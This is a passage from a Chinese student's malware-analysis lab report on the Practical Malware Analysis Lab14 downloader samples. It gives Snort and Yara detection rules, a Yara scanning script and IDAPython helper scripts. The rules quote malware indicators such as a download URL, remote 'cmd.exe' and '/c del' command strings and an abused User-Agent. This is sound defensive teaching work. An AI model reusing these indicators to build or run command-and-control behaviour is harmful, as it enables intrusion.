回答: 该恶意软件本质上是一个下载器, 其优点包括基于 Web 的控制, 以及在被识别为恶意后易于调整。

8. Q8: 本章介绍了用独立的特征, 来针对不同位置代码的想法, 以增加网络特征的鲁棒性。那么在这个恶意代码中, 可以针对哪些区段的代码, 或是配置文件, 来提取网络特征?

回答：特定的恶意软件行为元素可能成为独立的检测目标，例如与静态定义的域名、路径和动态发现的 URL 相关的特征；与信号中的静态组件相关的特征；能够识别命令初始请求的特征；以及能够识别特定属性的命令和参数的特征。

9. Q9: 什么样的网络特征集应该被用于检测恶意代码？

回答：就像 Lab14-02.exe 一样，我们可以使用两个正则表达式来创建 Snort 检测规则：

```
1 alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.33
    Downloader Redirect Command";content:"/08202016370000";
    pcre:"/\[/[dr][^\/]*\08202016370000/";sid:20001433; rev:1;)
```

```
1 alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.4
    Sleep Command":content:"96";
2 pcre:"/\[/s[^\/]{0,15}\[/[0-9]{2,20}96'/" ;sid:20001434;rev:1;)
```

3.5 Yara 检测

3.5.1 Sample 提取

利用课程中老师提供的 Scan.py 程序, 将电脑中所有的 PE 格式文件全部扫描, 提取后打开 sample 文件夹查看相关信息：




图 3.45: Sample 信息

图3.45可以看到从电脑中提取了所有 PE 格式文件后的文件及 sample 大小为 36.8GB。可以看到 sample 包含一共 26538 个文件。Yara 编写的规则将目标从 sample 中识别成功检测出本次 Lab14 的全部三个恶意代码。

3.5.2 Yara 规则编写

本次 Yara 规则的编写基于上述的病毒分析和实验问题，主要是基于静态分析的 Strings 字符串和 IDA 分析结果。为了能够更好地进行 Yara 规则的编写，首先对之前分析内容进行回顾。分别对

Lab14-01.exe, Lab14-02.exe, Lab14-03.exe 可以利用的病毒特征进行分条总结如下:

1. Lab14-01.exe:

- ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/:
Base64 加密编码表。
- <http://www.practicalmalwareanalysis.com/%s/%c.png>: 这个是病毒企图下载的图片资源。

2. Lab14-02.exe:

- WXYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVWXYZmn0pqrstuvwxyz
- /c del: 即远程主机操作本地命令行进行的删除操作。
- cmd.exe: 即远程主机用于对本地主机进行控制而启动的命令。

3. Lab14-03.exe:

- User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729): 这个将会是绝杀, 这个是病毒滥用的 UserAgent 字段。
- C:
autobac.exe: 病毒的批处理程序。

因此加上必要的一些修饰符如 wide、ascii 以及 nocase 后, 编写如下 Yara 规则:

```
1 rule Lab14_01_exe
2 {
3   meta:
4     description = "Lab14_01_exe:Yara Rules"
5     date = "2023/12/23"
6     author = "ErwinZhou"
7   strings:
8     $clue1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" wide
9       ascii
10     $clue2 = "http://www.practicalmalwareanalysis.com/%s/%c.png" wide ascii
11   condition:
12     all of them //Lab14-01.exe
13 }
14
15
16
17 rule Lab14_02_exe
18 {
19   meta:
20     description = "Lab14_02_exe:Yara Rules"
```

```
21     date = "2023/12/23"
22     author = "ErwinZhou"
23
24 strings:
25     $clue1 = "WXYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVWXYZmnOpqrstuvwxyz" wide
        ascii
26     $clue2 = "/c del" wide ascii nocase
27     $clue3 = "cmd.exe" wide ascii
28
29 condition:
30     all of them //Lab14-02.exe
31 }
32
33 rule Lab14_03_exe
34 {
35 meta:
36     description = "Lab14_03_exe:Yara Rules"
37     date = "2023/12/23"
38     author = "ErwinZhou"
39
40 strings:
41     $clue1 = "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET
        CLR 3.0.4506.2152; .NET CLR 3.5.30729)" wide ascii
42     $clue2 = "C:\\autobac.exe" wide ascii nocase
43
44 condition:
45     all of them //Lab14-03.exe
46 }
```

然后使用如下 Python 代码进行对 sample 的扫描：

```
1 import os
2 import yara
3 import time
4 # 加载YARA规则
5 rules = yara.compile('D:\Tools\Virus Detection\Yara\yara64\Lab14.yar')
6 # 初始化计数器
7 total_files_scanned = 0
8 total_files_matched = 0
9 def scan_folder(folder_path):
10     global total_files_scanned
11     global total_files_matched
12     # 检查文件夹是否存在
```

```
13 if os.path.exists(folder_path) and os.path.isdir(folder_path):
14     # 遍历文件夹内的文件和子文件夹
15     for root, dirs, files in os.walk(folder_path):
16         for filename in files:
17             total_files_scanned += 1
18             file_path = os.path.join(root, filename)
19             with open(file_path, 'rb') as file:
20                 data = file.read()
21                 # 扫描数据
22                 matches = rules.match(data=data)
23                 # 处理匹配结果
24                 if matches:
25                     total_files_matched += 1
26                     print(f"File '{filename}' in path '{root}' matched YARA
27                             rule(s):")
28                     for match in matches:
29                         print(f"Rule: {match.rule}")
30             else:
31                 print(f'The folder at {folder_path} does not exist or is not a folder.')
32 # 文件夹路径
33 folder_path = 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample'
34 # 记录开始时间
35 start_time = time.time()
36 # 递归地扫描文件夹
37 scan_folder(folder_path)
38 # 记录结束时间
39 end_time = time.time()
40 # 计算运行时间
41 runtime = end_time - start_time
42 print(f"Program runtime: {runtime} seconds.")
43 print(f"Total files scanned: {total_files_scanned}")
44 print(f"Total files matched: {total_files_matched}")
```

3.5.3 Yara 规则执行效率测试

扫描结果如下图所示：

```
File 'Lab14-01.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sampl
e' matched YARA rule(s):
Rule: Lab14_01_exe
File 'Lab14-02.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sampl
e' matched YARA rule(s):
Rule: Lab14_02_exe
File 'Lab14-03.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sampl
e' matched YARA rule(s):
Rule: Lab14_03_exe
Program runtime: 126.6450445652008 seconds.
Total files scanned: 26538
Total files matched: 3
```

图 3.46: Yara 检测结果

图3.46可以看到能够成功地从 26538 个文件中唯一地识别检测到 3 个病毒文件。并且仅用时 126.645 秒，时间性能较快。总的来说，Yara 规则编写和检测较为成功。

3.6 IDAPython 辅助样本分析

根据要求，分别选择病毒分析过程中一些系统的过程编写如下的 Python 脚本：

3.6.1 查找函数参数

这给定的代码的目标是在反汇编代码中寻找包含特定寄存器 esi 的 mov 指令，然后打印该指令中的第二个操作数的值。简而言之，这个代码片段用于定位并提取反汇编代码中某个函数的参数。本次实验中由于涉及许多病毒样本中跳转的复杂函数，因此通过这种方式可以简化我们对函数参数的确定，快速分析。

```
1 # 定义一个函数，用于查找函数参数
2 def find_function_arg(addr):
3     # 进入无限循环，以便在函数中一直寻找
4     while True:
5         # 获取当前指令的前一条指令的地址
6         addr = idc.PrevHead(addr)
7         # 判断当前指令是否为“mov”（移动）指令，且操作数中包含“esi”
8         if GetMnem(addr) == "mov" and "esi" in GetOpnd(addr, 0):
9             # 如果条件满足，打印找到的参数值，并在十六进制表示中显示地址
10            print "我们在地址 0x%x 找到了它" % GetOperandValue(addr, 1)
11            # 找到目标后，跳出循环
12            break
```

3.6.2 提取完整字符串

这给定的代码的目标是从内存中的特定地址开始，逐字节读取非零字节，并将它们构造成一个字符串。函数将一直循环，直到遇到字节值为零的位置，表示字符串的结束。最终函数将构建的字符串返回。这段代码用于从内存中提取以指定地址开始的零结尾字符串。本次实验中涉及的病毒样本包含很多字符串，我们可以通过这段代码来快速分析一些可疑的。

```
1 # 定义一个函数，用于从内存中的指定地址开始提取零结尾的字符串
2 def get_string(addr):
```

```
3 # 初始化一个空字符串，用于存储提取的字符
4 out = ""
5 # 进入无限循环，以逐字节读取内存中的字符
6 while True:
7     # 检查当前地址处的字节是否非零
8     if Byte(addr) != 0:
9         # 如果非零，将其转换为字符并添加到输出字符串中
10        out += chr(Byte(addr))
11    else:
12        # 如果遇到字节值为零，表示字符串结束，退出循环
13        break
14    # 增加地址，以继续读取下一个字节
15    addr += 1
16 # 返回构建的字符串
17 return out
```

3.6.3 反编译并打印函数

这段代码的主要目的是使用 Hex-Rays 插件对当前光标所在函数进行反编译，并将反编译结果以逐行形式打印出来。这对于本次实验中复杂的样本进行综合分析很有帮助。可以辅助我们快速对样本的一些复杂函数通过观察其反编译代码，更好的理解。

```
1 from __future__ import print_function
2 import ida_hexrays
3 import ida_lines
4 import ida_funcs
5 import ida_kernwin
6
7 def main():
8     if not ida_hexrays.init_hexrays_plugin():
9         return False
10
11     print("Hex-rays version %s has been detected" %
12           ida_hexrays.get_hexrays_version())
13
14     f = ida_funcs.get_func(ida_kernwin.get_screen_ea());
15     if f is None:
16         print("Please position the cursor within a function")
17         return True
18
19     cfunc = ida_hexrays.decompile(f);
20     if cfunc is None:
```

```
20     print("Failed to decompile!")
21     return True
22
23     sv = cfunc.get_pseudocode();
24     for sline in sv:
25         print(ida_lines.tag_remove(sline.line));
26
27     return True
28
29 main()
```

使用上述 Python 脚本在 IDAPro 中便可以辅助进行分析。经过测试全部与使用 IDA 静态分析的结果相同，编写较为成功。

4 实验结论及心得体会

4.1 实验结论

本次实验，通过结合使用静态分析工具和动态分析方法，对 Lab13 的三个恶意代码进行了全面的分析，并依次回答了书中的问题。并在其中重点分析了多种多样的病毒的网络特征和网络行为。也发现了很多 Base64 和 AES 之类的密码学讲过的知识。。然后结合之前的分析和 IDA 的 String 模块编写了 Yara 规则，对病毒样本进行了成功检测并且时间性能较强。

最后为本次实验中编写了对应可以辅助分析的 IDAPython 脚本，并且成功实现了辅助功能。

总的来说，实验非常成功。

4.2 心得体会

本次实验，我收获颇丰，这不仅是课堂中的知识，更是我解决许多问题的能力，具体来说：

1. 首先我进一步熟练掌握到了将课堂中学习的病毒分析工具 IDAPro，用于更全面的动态分析；
2. 最重要的我发现了病毒使用了很多厉害的计算机网络知识，包括 UserAgent 字段等。真的如同所述。本学期所有课程都是连起来的。
3. 除此之外我还精进了我编写更为高效的 Yara 规则的能力，更好地帮助我识别和检测病毒；
4. 我还精进了使用 IDAPython 脚本对病毒进行辅助分析。

总的来说，本次通过亲自实验让我感受到了很多包括 IDA 和 IDAPython，也加深了我对病毒分析综合使用静态和动态分析的能力，最重要的是学习到了一些病毒的网络特征和行为。培养了我对病毒分析安全领域的兴趣。我会努力学习更多的知识，辅助我进行更好的病毒分析。最后我想说，这是本学期最后一次恶意代码实验了。真诚感谢王老师的讲授，邓老师一直以来的实验指点，和学姐一直以来判我的报告辛苦啦！

学姐人美心善！祝未来前途一切顺利，要继续发光鸭 感谢助教学姐审阅:)